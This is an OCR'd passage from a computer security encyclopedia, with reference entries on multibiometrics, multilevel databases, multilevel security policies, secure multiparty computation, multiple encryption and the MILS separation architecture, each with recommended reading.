6. Hybrid systems: The term *hybrid* is used to describe systems that integrate a subset of the five scenarios discussed above. For example, consider an audio-visual multibiometric system in which multiple speaker recognition algorithms are combined with multiple face recognition algorithms at the match score or rank levels. Such a system would be multi-algorithmic as well as multimodal in its design.

Open Problems

Some topics of research in multibiometrics include (a) protecting multibiometric templates; (b) indexing multimodal databases; (c) consolidating biometric sources in highly unconstrained nonideal environments; (d) designing dynamic fusion algorithms to address the problem of incomplete input data; (e) quality-based fusion; and (e) predicting the matching performance of a multibiometric system.

Recommended Reading

1. Brunelli R, Falavigna D (1995) Person identification using multiple cues. IEEE T Pattern Anal 17(10):955–966
2. Chang KI, Bowyer KW, Flynn PJ (2005) An evaluation of multimodal 2D + 3D face biometrics. IEEE T Pattern Anal 27(4):619–624
3. Jain AK, Nandakumar K, Ross A (2005) Score normalization in multimodal biometric systems. Pattern Recogn 38(12): 2270–2285
4. Kittler J, Hatef M, Duin RP, Matas JG (1998) On combining classifiers. IEEE T Pattern Anal 20(3):226–239
5. Kuncheva LI (2004) Combining pattern classifiers - methods and algorithms. Wiley
6. Ross A, Nandakumar K, Jain AK (2006) Handbook of multibiometrics, 1st edn. Springer, New York

Multicast Authentication

►Broadcast Authentication from a Conditional Perspective
►Broadcast Authentication from an Information Theoretic

Multicast Stream Authentication

►Stream and Multicast Authentication

Multidimensional Databases

►Statistical Databases

Multi-Exponentiation

►Simultaneous Exponentiation

Multifactor Authentication

►Three-Factor Authentication

Multilevel Database

Pierangela Samarati, Giovanni Livraga
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Related Concepts

►Bell LaPadula; ►Inference Control; ►Polyinstantiation

Definition

A multilevel database system (MDBMS) supports the application of a multilevel policy for regulating access to the database objects.

Theory

The first formulation of multilevel mandatory policies and the ►Bell LaPadula model, simply assumed the existence of objects (information containers) to which a classification is assigned. This assumption works well in the operating system context, where objects to be protected are essentially files containing the data. Later studies investigated the extension of mandatory policies to database systems. While in operating systems security classes are assigned to files, database systems can afford a finer-grained classification. Classification can in fact be considered at the level of relations (equivalent to file-level classification in OS), at the level of columns (different properties can have a different classification), at the level of rows (properties referred to a given real-world entity or association have the same classification), or at the level of single cells (each data element, meaning the value assigned to a property for a given entity or association, can have a different classification), this latter being the finest possible classification. Element-level classification is appealing since it allows the assignment of a security class to each single real-world fact that needs to be represented. For instance, a patient's name can be labeled Unclassified, while her disease can be labeled Secret; also the disease of different patients can assume different classifications. However, the support of fine-grained classifications together with the obvious constraint of maintaining secrecy in the system operation introduces complications. The major complication is represented by the so-called ►polyinstantiation problem.

Let us start giving the definition of multilevel relational database. A relational database is composed of a finite set of relations, each defined over a set $A_1, \ldots, A_n$ of attributes (columns of the relation). Each relation is composed of a set $t_1, \ldots, t_k$ of tuples (rows of the relation) mapping attributes to values over their domain. A subset of the attributes, called key attributes, are used to uniquely identify each tuple in the relation, and the following *key constraints* are imposed: (1) no two tuples can have the same values for the key attributes, and (2) key attributes cannot be null.

In a multilevel relational database supporting element-level labeling (eg., [5, 7]), an access class $\lambda(t[A])$ is associated with each element $t[A]$ in a relation. An example of multilevel relation is illustrated in Fig. 1a. Note that the classification associated with a value usually does not represent the absolute sensitivity of the value as such, but rather the sensitivity of the fact that the attribute takes on that value for a specific entity in the real world. For instance, classification Secret associated with value `H1N1` of the last tuple is not the classification of value `H1N1` by itself, but of the fact that it is the disease suffered by `David`. Note that this is not meant to say that the classification of an element is independent of its value. As a matter of fact it can depend on the value. For instance a classification rule may state that all *infectious diseases* must be classified as Secret.

An alternative proposal to element-level classification applies classification at the level of key or nonkey attributes. For each tuple, one classification is specified for the key attributes (AK) and one classification for the nonkey attributes. Such granularity of classification has been proposed in [8] with the aim of eliminating possible semantic ambiguities caused by uncontrolled fine-grained classifications. As well as providing a clean view of the database at different clearance levels, the proposal introduces a theory of *belief*: a subject *sees* all the database instances dominated by its own classification, but *believes* only the database at its own classification.

Access control in multilevel DBMSs applies the two basic ►Bell LaPadula principles, although the no-write-up restriction is usually reduced to the principle of "write at your own level." In fact, while write-up operations can make sense in operating systems, where a file is seen as an information container and subjects may need to append low-level data in a high-level container, element-level classification nullifies this reasoning. Subjects at different levels have different views on a relation, which is the view composed only of elements they are cleared to see (i.e., whose classification they dominate). As an example, Fig. 1b reports the view of an Unclassified subject on the multilevel relation in Fig. 1a. Note that, in principle, to not convey information, the Unclassified subject should see no difference between values that are actually `null` in the database and those that are `null` since they have a higher classification. However, some proposals do not


a

Name	λ_N	Age	λ_A	Illness	λ_I
Alice	U	45	U	Gastritis	U
Fred	S	23	S	HIV	S
Carol	U	57	U	Ulcera	U
David	U	79	U	H1N1	S

b

Name	λ_N	Age	λ_A	Illness	λ_I
Alice	U	45	U	Gastritis	U
Carol	U	57	U	Ulcera	U
David	U	79	U	–	U

Multilevel Database. Fig. 1 An example of multilevel relation (**a**) and the Unclassified view on it (**b**)



Multilevel Database. Fig. 2 Multilevel DBMS architecture

adopt this assumption: for example, in LDV [3], a special value "restricted" appears in a subject's view to denote the existence of values not visible to the subject.

To produce a view consistent with the relational database constraints, the classification needs to satisfy at least the following two basic constraints: (1) the key attributes must be uniformly classified, and (2) the classifications of nonkey attributes must dominate that of key attributes. If it were not so, the view at some levels would contain a null value for some or all key attributes (and therefore would not satisfy the key constraints). Further constraints need to be enforced to ensure correctness of the database and, in particular, control possible side-effect of ►polyinstantiation (e.g., proliferation of polyinstantiated tuples) in the execution of update operations. In addition, all relational operations need to be redefined to operate on multilevel databases.

A complicating aspect in the support of a mandatory policy in a database system is that the definition of the access class to be associated with each piece of data is not always easy [1]. This is the case, for example, of *association* and *aggregation* requirements, where the classification of a set of values (properties, resp.) is higher than the classification of each of the values singularly taken. As an example, while patients' names and diseases in a hospital may be considered Unclassified, the association of a specific disease with a patient's name can be considered Secret (association constraint). Similarly, while the location of a single military ship can be Unclassified, the location of all the ships of a fleet can be Secret (aggregation constraint), as by knowing it one could infer that some military operations are being planned. Proper data classification assignment is also complicated by the need to take into account possible inference channels [1, 4, 6]. There is an inference channel between a set of data x and a set of data y if, by knowing x, a user can infer some information on y (e.g., an inference channel can exist between a patient's disease and the treatment she is being cared with). Inference-aware classification requires that no information x be classified at a level lower (or incomparable) than the level of the information y that can be inferred from it. Capturing and blocking all inference channels is a complex process, also because of the intrinsic difficulty of detecting all the semantics relationships between the data that can cause inference channels [1].

An interesting point that must be taken into account in multilevel database systems is the system architecture, which is concerned with the need of confining subjects accessing a multilevel database to the data that can be made visible to them. This problem comes out in any data system where classification has a finer granularity than the stored objects (e.g., multilevel object-oriented systems). Two possible approaches are:

– *Trusted subject*: data at different levels are stored in a single database (Fig. 2a). The DBMS itself must be *trusted* to ensure obedience of the mandatory policy (i.e., subjects will not gain access to data whose classification they do not dominate).
– *Trusted computing base*: data are partitioned in different databases, one for each level (Fig. 2b). Only the operating system needs to be trusted since every DBMS will be confined to access data whose classification is dominated by that of the requesting subject. Decomposition and recovery algorithms must be carefully constructed to be correct and efficient [2].

Applications

Multilevel database systems find application in context where databases contain data that have different sensitivity, and therefore need to be classified at different classifications. MDBMSs give the possibility of associating security classifications with the database objects and ensure that each subject gains access – directly or indirectly – only to those data for which it has proper clearance. Commercial database management systems (e.g., Oracle label security) typically support the specification of multilevel security labels at the level of tuple.

Recommended Reading

1. Dawson S, De Capitani di Vimercati S, Lincoln P, Samarati P (1999) Minimal data upgrading to prevent inference and association attacks. In: Proceedings of the 18th ACM SIGMOD-SIGACT-SIGART Symposium on Principles of Database Systems (PODS), Philadelphia
2. Denning DE (Apr 1985) Commutative filters for reducing inference threats in multilevel database systems. In: Proceedings of the 1985 IEEE Symposium on Security and Privacy, Oakland, pp 134–146
3. Haigh JT, O'Brien RC, Thomsen DJ (1991) The LDV secure relational DBMS model. In: Jajodia S, Landwehr CE (eds) Database security, IV: Status and Prospects. Elsevier, North-Holland, pp 265–279
4. Jajodia S, Meadows C (1995) Inference problems in multilevel secure database management systems. In: Abrams MD, Jajodia S, Podell HJ (eds) Information Security: An Integrated Collection of Essays. IEEE Computer Society Press, Los Aamitos, pp 570–584
5. Jajodia S, Sandhu RS (May 1991) Toward a multilevel secure relational data model. In: Proceedings of ACM SIGMOD International Conference on Management of Data, Denver, pp 50–59
6. Lunt TF (1989) Aggregation and inference: facts and fallacies. In: Proceedings of IEEE Symposium on Security and Privacy, Oakland, pp 102–109
7. Lunt TF, Denning DE, Schell RR, Heckman M, Shockley WR (Jun 1990) The SeaView security model. IEEE Trans Softw Eng 16(6):593–607
8. Smith K, Winslett M (1992) Entity modeling in the MLS relational model. In: Proceedings of the 18th International Conference on Very Large Data Bases (VLDB '92), Vancouver

Multilevel Security Policies

Frédéric Cuppens, Nora Cuppens-Boulahia
LUSSI Department, TELECOM Bretagne, Cesson Sévigné CEDEX, France

Related Concepts

►Bell and LaPadula Model; ►The Biba Model; ►Mandatory Access Control Policy (MAC)

Definition

A multilevel security (MLS) policy assigns security levels, called classification, to information and security levels, called clearance, to users. The set of security levels is generally partially ordered and the objective of multilevel security policies is to prevent users from accessing information for which they lack ►authorization.

Background

Since the beginning of the 1970s, many works have been undertaken to design information systems that support MLS policies. These include implementation of MLS policies in networks, operating systems, and applications like database management systems. Most of these projects implement the Bell and LaPadula (BLP) model [1] which suggests an operational interpretation of MLS policies for information systems. See the ►Bell and LaPadula model entry for more information.

Theory

There are actually two main classes of MLS policies: MLS policies for managing confidentiality and MLS policies for managing integrity. In both cases, security levels, called classification and clearance, are respectively assigned to information and users.

So to define MLS policy, it is necessary to first specify a set of security levels. This set of security levels is associated with a partial order relation denoted <. If l_1 and l_2 are two security levels then $l_1 < l_2$ is read l_1 is lower than l_2. When < is a partial order relation, it may happen that both $l_1 < l_2$

and $l_2 < l_1$ and $l_1 = l_2$ are false. In this case, one says that l_1 and l_2 are incomparable, which is denoted $l_1 <> l_2$.

In the case of MLS policies for managing confidentiality, security levels are called confidential levels. A typical example is to consider that a confidential level has two parts which respectively correspond to a sensitivity level and a set of compartments. Examples of sensitivity are confidential, secret and top secret. Generally, sensitivities are associated with a total order relation defined as follows: confidential < secret < top secret. Compartments may represent application-dependent categories or domains, for example, nuclear, chemical, or transport.

A security level l is defined as a pair (s,c), where s is a sensitivity level and c is a set of compartments. If $l_1 = (s_1, c_1)$ and $l_2 = (s_2, c_2)$ are two security levels, then $l_1 < l_2$ is defined as follows:

- $l_1 < l_2$ if and only if $s_1 < s_2$ and $c_1 \subseteq c_2$.

For example, (confidential, {transport}) < (secret, {transport,chemical}) and (confidential, {chemical, transport}) <> (secret, {chemical}).

In addition to the sensitivity and compartments, classified information may also bear various caveats to restrict the access to specific nationality groups. Examples of caveats are "UK eyes only" used in the UK or "Special France" used in France.

The classification level assigned to information represents how confidential this information must be considered in the organization. This means that the organization must define precise security rules to classify their information. Most countries have defined such rules to manage classification of governmental, health care, or military information.

The clearance level assigned to a user represents how trusted the user may be considered when he or she manages classified information. For this purpose and for the different security levels, organizations defined investigation procedures to assign clearance level to users. If a given user successfully complies with the procedures associated with some security level, then he or she can become cleared at this level after being briefed and signing some nondisclosure agreement form.

Once some user becomes cleared at some security level, two different conditions must be satisfied in order this user may get an access to read some information: (1) the classification level of this information must be lower than or equal to the clearance level of this user; (2) this user must need to know this information. The first condition is generally called "no read up" and corresponds to ►mandatory access control (MAC) [3]. The second condition is implemented by a control performed by some user, generally the owner of the information, who will evaluate if the user requesting the access actually needs to know the requested information. This second condition is generally called ►discretionary access control (DAC) [3]. For example, a user may need to know some document classified (secret, {transport,chemical}) because he or she has a position at the Transport ministry and is working on a regulation of chemical transport.

Regarding MLS policies for managing integrity, one needs to consider a set of security levels called integrity levels which are generally distinct from confidentiality levels. Similar to MLS confidentiality policies, in MLS integrity policies, classification and clearance levels are respectively assigned to information and users with the following interpretation. A classification level assigned to some information represents the degree of confidence that may be placed in the information. A clearance level assigned to some user represents the degree of trustworthiness that may be placed in the information inserted or updated by this user.

In MLS integrity policies, a user may get an access to write (i.e., insert, update, or delete) some information only if the classification of this information must be lower than or equal to the clearance level of this user ("no write up").

Most of information systems that support MLS confidentiality policies also support MLS integrity policies. In that case, these information systems generally implement the ►Biba model [2]. See the Biba model entry for more information.

Recommended Reading

1. Bell D, LaPadula L (1975) Secure computer systems: unified exposition and multics interpretation, Technical Report ESD-TR-75-306, MTR-2997. The MITRE Corporation, Bedford
2. Biba K (1976) Integrity considerations for computer systems, Technical Report, ESD-TR-76-372. The MITRE Corporation, Bedford
3. Department of Defense (1983) Trusted computer systems evaluation criteria, Technical Report CSC-STD-001-83

Multiparty Computation

Berry Schoenmakers
Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

Synonyms

Secure computation; Secure function evaluation; Secure multiparty computation

Related Concepts

►Secure Multiparty Computation (SMC); ►Threshold Homomorphic Cryptosystems; ►Verifiable Secret Sharing

Definition

Let f denote a given n-ary function, and suppose parties $P_1, \ldots, P_n$ each hold an input value $x_1, \ldots, x_n$, respectively. A *secure multiparty computation* for f is a joint ►protocol between parties $P_1, \ldots, P_n$ for computing $y = f(x_1, \ldots, x_n)$ *securely*. That is, even when a certain fraction of the parties is corrupted, (1) each party obtains the correct output value y and (2) no information leaks on the input values of the honest parties beyond what is implied logically by the value of y and the values of the inputs of the corrupted parties.

Background

Conceptually, a secure multiparty computation for function f can be viewed as an implementation of a ►trusted party T, which, upon receipt of the input values $x_1, \ldots, x_n$ from parties $P_1, \ldots, P_n$, respectively, produces the output value $y = f(x_1, \ldots, x_n)$. Party T is trusted for (1) providing the correct value for y and (2) not revealing any further information to parties $P_1, \ldots, P_n$.

A classical example is Yao's millionaires problem $(n = 2)$. Parties P_1 and P_2 are two millionaires who want to see who is richer: writing x_1, x_2 for their respective wealths, they want to evaluate the function $f(x_1, x_2) = x_1 > x_2$. They could simply do so by telling each other the values of x_1 and x_2 but obviously this way much more information than the value of $x_1 > x_2$ is revealed. A secure two-party protocol allows them to compute the value of $x_1 > x_2$ without leaking any further information on x_1 and x_2. ►Electronic voting is another example of a secure multiparty computation, where $f(x_1, \ldots, x_n) = x_1 + \cdots + x_n$ and $x_i \in \{0,1\}$ represent each party P_i's yes–no vote.

More generally, a secure multiparty computation may be *reactive* in the sense that parties $P_1, \ldots, P_n$ may interact with the trusted party T in more than one round. Each round starts with one or more parties providing input values and ends with one or more parties receiving output values. The special case in which the entire computation consists of a single round is also called *secure function evaluation*, and in this case the trusted party does not need to keep any state. In some settings secure function evaluation is strictly easier to achieve than (reactive) secure multiparty computation, see [10] and references therein.

Theory

The theory of secure multiparty computation shows that a protocol for evaluating a given function f securely can be found, as long as f is a *computable* function, while imposing certain restrictions on the power of the corrupted parties, who are collectively called the *adversary*. A first distinction is whether the adversary is assumed to be computationally restricted, or not. In the *cryptographic model*, the adversary is assumed to be *polynomially* restricted (i.e., the adversary is viewed as a probabilistic ►polynomial-time Turing machine). In the ►*information-theoretic model* no such restriction is assumed for the adversary. For the cryptographic model, it suffices to assume *authentic* channels for each pair of parties: the messages exchanged over authentic channels cannot be changed by other (corrupted) parties; using ►encryption it is possible to hide the content of the messages. For the information-theoretic model one needs to assume a *private* (or *secure*) channel is available to each pair of parties: the messages exchanged over private channels cannot be seen at all by other (corrupted) parties.

The adversary is called *passive* (or *honest-but-curious*, or *semi-honest*) if it only tries to deduce information on the inputs of the honest parties by inspecting all the information available to the corrupted parties; the adversary is called *active* (or *malicious*) if it is also allowed to let the corrupted parties deviate from the protocol in arbitrary ways. A further distinction is whether the adversary is allowed to choose which parties to corrupt adaptively. A *static* adversary must decide at the start of the protocol which parties it chooses to corrupt. An *adaptive* (or *dynamic*) adversary may decide during the protocol which parties it chooses to corrupt; once corrupted, however, a party remains so for the entire duration of the protocol.

A threshold (►Threshold Scheme) parameter $t, 1 \le t \le n$, is used to indicate the maximum number of corrupted parties tolerated by a protocol for secure multiparty computation. As long as the number of corrupted parties does not exceed t, the protocol protects the interests of the honest parties. In terms of t, the main results for secure multiparty computation are as follows, where in each case the adversary may be adaptive. For the cryptographic model, any $t < n/2$ is achievable for an active adversary; for a passive adversary, this can be improved to $t < n$. For the information-theoretic model, any $t < n/3$ is achievable for an active adversary; for a passive adversary this can be improved to $t < n/2$.

It is important to note that in case of an active adversary, the condition saying that each party obtains the correct output value y, can be split into two further conditions: the condition that each party actually receives an output

value and the condition that, if an output value is received, then the output value is correct. If a protocol guarantees that each party receives an output value, the protocol is said to be *robust*.

The results above show that an honest majority is required to deal with an active adversary (if robustness is required). Therefore, these results are not useful for the special case of two-party computation: for two parties, an honest majority comprises *all* of the parties ($t = 0,\ n = 2$). For secure two-party computation, the property of robustness is thus replaced by the property of *fairness*. A protocol for two-party computation is said to be fair, if neither party can gain an advantage over the other party by quitting the protocol prematurely. For instance, a two-party protocol in which party P_1 learns the result first, and needs to send it to party P_2 is not fair, as P_1 may simply skip sending the result to P_2. Solutions to address this problem typically use a form of gradual release of a secret value, where the output value is released bit by bit and quitting by either party gives an advantage of at most one bit over the other party. Solutions achieving that neither party gets any advantage at all over the other party are impossible, as proved by Cleve [7].

There exists a vast body of literature on secure multiparty computation. The paper by Yao [13] (and also [14]) and subsequent papers [1–3, 5, 6, 9, 12] build foundations for general secure multiparty computation, yielding the results mentioned above for various settings. (Refer also ►Verifiable Secret Sharing). The strength of ►oblivious transfer is stressed by the result of [11]. In a similar direction, the results of [4, 8] show that threshold ►homomorphic cryptosystems provide a basis for efficient general secure multiparty computation as well.

A quick way to see why secure multiparty computation is possible at all, runs as follows, following [4, 8]. The basic primitive is a (probabilistic) threshold ►homomorphic cryptosystems E, where the private key is shared among parties $P_1, \ldots, P_n$. Such a public key cryptosystem is homomorphic in the sense that the product of two ciphertexts $E(x)$ and $E(y)$ results in a ciphertext $E(x + y)$, containing the sum of the values x and y. It is a threshold cryptosystem in the sense that decryption of a ciphertext $E(x)$ is done by a joint protocol between $P_1, \ldots, P_n$, resulting in the value of x, and as long as a majority of the parties is honest, ciphertexts will only be decrypted if a majority of parties agrees to do so.

Suppose function f is to be evaluated at $x_1, \ldots, x_n$, where x_i is the private input supplied by party P_i, for $i = 1, \ldots, n$. One assumes that function f is represented as an arithmetic circuit consisting of addition gates and multiplication gates (where additions and multiplications are defined over $\mathbb{Z}_N$, the integers modulo N, for a fixed integer $N \geq 2$). The protocol for secure computation of f then proceeds as follows: First, each party encrypts its private input value, yielding ciphertexts $E(x_1), \ldots, E(x_n)$. The circuit is then evaluated gate by gate, as described below, ultimately producing $E(f(x_1, \ldots, x_n))$ as encrypted output, from which the value $f(x_1, \ldots, x_n)$ is obtained, using threshold decryption.

The gates are evaluated as follows. An addition gate takes as input two ciphertexts $E(x)$ and $E(y)$ and produces as output a ciphertext $E(x+y)$, simply using the homomorphic property of E. A multiplication gate also takes as input two ciphertexts $E(x)$ and $E(y)$, but this time a protocol is required to produce $E(xy)$ as output value. The protocol for the passive (semi-honest) case runs as follows, omitting the ►zero-knowledge proofs to stop active adversaries:

1. Each party P_i, $1 \leq i \leq n$, picks a random value d_i and broadcasts ciphertexts $E(d_i)$ as well as $E(d_i y)$, where $E(d_i \mathrm{y})$ can be computed easily from d_i and $E(y)$.
2. Let $d = \sum_{i=1}^{n} d_i$. Using the homomorphic property of E, the parties compute ciphertext $E(x + d) = E(x) \prod_{i=1}^{n} E(d_i)$, from which they subsequently determine $x + d$, using threshold decryption. From $x + d$ and $E(y)$, one may then compute $E((x + d)y)$. Finally, using $E(dy) = \prod_{i=1}^{n} E(d_i y)$, one obtains $E(xy) = E((x + d)y)/E(dy)$, which is the desired output.

Note that all computations on x, y, and d_i's are done modulo N. Intuitively, the protocol is secure because the only values ever decrypted – apart from the output value $f(x_1, \ldots, x_n)$ – are values $x + d$, where d is distributed uniformly at random and chosen jointly by $P_1, \ldots, P_n$.

Recommended Reading

1. Ben-Or M, Goldwasser S, Wigderson A (1988) Completeness theorems for noncryptographic fault-tolerant distributed computation. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 1–10
2. Beaver D, Haber S (1992) Cryptographic protocols provably secure against dynamic adversaries. In: Rueppel RA (ed) Advances in cryptology – eurocrypt'92. Lecture notes in computer science, vol 658. Springer, Berlin, pp 307–323
3. Chaum D, Crépeau C, Damgård I (1988) Multiparty unconditionally secure protocols. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 11–19
4. Cramer R, Damgård I, Nielsen JB (2001) Multiparty computation from threshold homomorphic encrytpion. In: Pfitzmann B (ed) Advances in cryptology – eurocrypt 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 280–300
5. Canetti R, Feige U, Goldreich O, Naor M (1996) Adaptively secure multi-party computation. Proceedings of 28th

symposium on theory of computing (STOC'96). ACM Press, New York, pp 639–648
6. Canetti R, Lindell Y, Ostrovsky R, Sahai A (2002) Adaptively secure multi-party computation. In: Proceedings of 34th symposium on theory of computing (STOC 2002). ACM Press, New York, pp 494–503
7. Cleve R (1986) Limits on the security of coin flips when half of the processors are faulty. In: Proceedings of the 18th symposium on theory of computing (STOC'86). ACM Press, New York, pp 364–369
8. Damgård I, Nielsen JB (2003) Universally composable efficient multiparty computation from threshold homomorphic encryption. In: Boneh D (ed) Advances in Cryptology—CRYPTO 2003. Lecture notes in computer science, vol 2729. Springer, Berlin, pp 247–264
9. Goldreich O, Micali S, Wigderson A (1987) How to play any mental game – or – a completeness theorem for protocols with honest majority. Proceedings of 19th symposium on theory of computing (STOC'87). ACM Press, New York, pp 218–229
10. Hirt M, Maurer U, Zikas V (2008) MPC vs. SFE: Unconditional and computational security. In: Pieprzyk J (ed) Advances in cryptology – asiacrypt 2008. Lecture notes in computer science, vol 5350. Springer, Berlin, pp 1–18
11. Kilian J (1988) Basing crpytography on oblivious transfer. In: Proceedings of 20th symposium on theory of computing (STOC'88). ACM Press, New York, pp 20–31
12. Rabin T, Ben-Or M (1989) Verifiable secret sharing and multiparty protocols with honest majority. In: Proceedings of 21st symposium on theory of computing (STOC'89). ACM Press, New York, pp 73–85
13. Yao A (1982) Protocols for secure computations. Proceedings of 23rd IEEE symposium on foundations of computer science (FOCS'82). IEEE Computer Society, pp 160–164
14. Yao A (1986) How to generate and exchange secrets. Proceedings of 27th IEEE symposium on foundations of computer science (FOCS'86). IEEE Computer Society, pp 162–167

Multiparty Computation (MPC)

►Secure Multiparty Computation (SMC)

Multiple Encryption

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Triple DES

Definition

Composition of several ciphers is called *multiple encryption* or *cascade cipher*. Refer also ►product cipher.

Multiple Independent Levels of Security

Jim Alves-Foss
Department of Computer Science, University of Idaho, Moscow, ID, USA

Synonyms

MILS

Related Concepts

►Mandatory Access Control; ►Multilevel Security Policies; ►Reference Monitor; ►Security Architecture; ►Trusted Computing Base

Definition

The Multiple Independent Levels of Security architecture

Background

In the 1970s, there was active research into the development of secure operating systems. Out of that work came the concept of a security kernel as discussed by Lampson and Sturgis [1], and by Popek and Kline [2]. A security kernel provides the basic operating system functionality needed to run services and user applications, and provides the basic security mechanisms of the system. The portion of the kernel that enforces security is often referred to as the reference monitor, a concept described separately by Anderson [3] and Lampson [4]. The reference monitor determines if access should be permitted and can be part of the security kernel, a separate guard a firewall or other security mechanisms. The reference monitor should be tamperproof, non-bypassable, and evaluatable.

In the 1980s, John Rushby [5, 6] expanded on the concepts of a security kernel and reference monitor by introducing the concept of a separation kernel. The idea of a separation kernel was based on a layering concept where the kernel enforced controlled separation and well-defined interfaces between individual processes, including services and user applications.

In the early 2000s, microprocessor technology was advanced enough that the concept of full virtual machines, running on a separation kernel was realizable on a large number of commercial microprocessor platforms. The National Security Agency with support from industry, academia, and the Air Force Research Lab decided to expand upon Rushby's ideas and advances of the intervening 20 years to develop a separation-based architecture that was evaluatable under the common criteria. The result of this effort was the MILS architecture and the

US Government Protection Profile for Separation Kernels in Environments Requiring High Robustness [7].

Applications


Modern net-centric concepts are based upon ubiquitous connectivity and standards-based services. This is in fact the basis upon which the Department of Defense Information Enterprise Architecture is founded. However to realize the objective of secured availability requires that users and process with various levels of trust and access share a common infrastructure. The emerging state of the art on this type of Multiple Level Security is based upon the Multiple Independent Levels of Security (MILS) architecture [8, 9]. This architecture consists of a number of high robustness components that when combined appropriately can be trusted to enforce two primary principles of Information Assurance.

- Information is only shared with those processes and users allowed by policy.
- Information is not shared with those processes and users disallow by policy.

In the Multiple Independent Level Security (MILS) architecture, multi-level secure systems are implemented through separation and controlled information flow. The system is built on a foundation consisting of a separation-based infrastructure, the separation kernel (i.e., hypervisor), and secure inter-processor communication (i.e., the partitioned communication service, PCS). These components isolate individual applications and services and provide the pathways for secure communication. Supporting these pathways are additional components (i.e., guards, cross-domain services, encryption engines, and routers) that implement the system security policy. One approach to the MILS architecture is to develop a *guarded communication subsystem* (GCS), which is responsible for the "routing" of messages between applications, sending them through the appropriate filters, guards, and access decision points.

Consider the exemplary system depicted in Fig. 1. In this figure, we have three processors, each hosting a number of processes. Some of the processes (A, B, D, E, and F) are applications that have not been fully analyzed with respect to security, and are thus considered untrusted. Assume application A needs to utilize services provided by application F. Requests from A are passed through the MMR (MILS message router [10]) that first sends the message through the appropriate guards (e.g., G_1 or G_2) and then passes it on to the PCS, which securely transmits the message to Processor 2 and its MMR. Processor 2 MMR may pass the message through Guard G_5 first, and then to the F service engine. Along the way the guards may accept the message, modify it (e.g., add additional metadata, filter contents), or reject it.

The security policy of the system depicted in Fig. 1 includes all of the specifications of authorized requests and communication between the untrusted applications. For example, the policy can specify the content and format of requests from A to F (A may be running a Secret level application).



Multiple Independent Levels of Security. Fig. 1 Secure multi-level communication system, implemented using guarded communication subsystems

The security policy can be specified as a conjunction of predicates/operations performed on the messages as they travel between the processes [11]. Each guard can be responsible for enforcement of one or more aspect of the policy. The system as a whole enforces the totality of the policy.

MILS Principles

The MILS approach to secure system architecture is based on a set of design principles that can be summarized with the following [8, 9]:

Time and Space Separation: The MILS architecture requires that the system be architected as a set of functional units, called "partitions" supported by one or more separation mechanisms (e.g., separation kernel, partitioned communication system). Each partition represents a well-defined set of resources and functionality. The MILS separation mechanisms ensure that private resources (e.g., memory, I/O devices) of a partition are kept isolated from other partitions, including residual data in shared resources, hence space separation. In addition, the execution behavior of one partition should not unduly influence the execution of another partition, hence time separation.

Controlled Information Flow: The concept of design modularity requires the development of multiple partitions with communication between the partitions. The MILS architecture supports this with the concept of controlled information flow. The MILS separation mechanisms will allow information to flow only along defined communication paths – allowing a controlled exception to full data separation. With this controlled flow, system architects can require that messages be processed by access guards, information re-graders, or other security enforcing components.

Separation Security Policy (*TIME*): The MILS separation mechanisms enforce policies of *type-safety, infiltration*, *mediation*, and *exfiltration*. Type safety specifies that the data types of the information flow mechanisms are preserved (e.g., the controlled information flow will not allow overwriting of a bounded buffer). Infiltration specifies that an executing partition is not able to read or otherwise be influenced by private data of another partition (or the separation mechanism). Exfiltration specifies that private data of executing partition cannot be written to, modify or otherwise influence the private data of another partition. Mediation specifies that an executing partition cannot use private data from one partition to modify or otherwise influence private data of another partition.

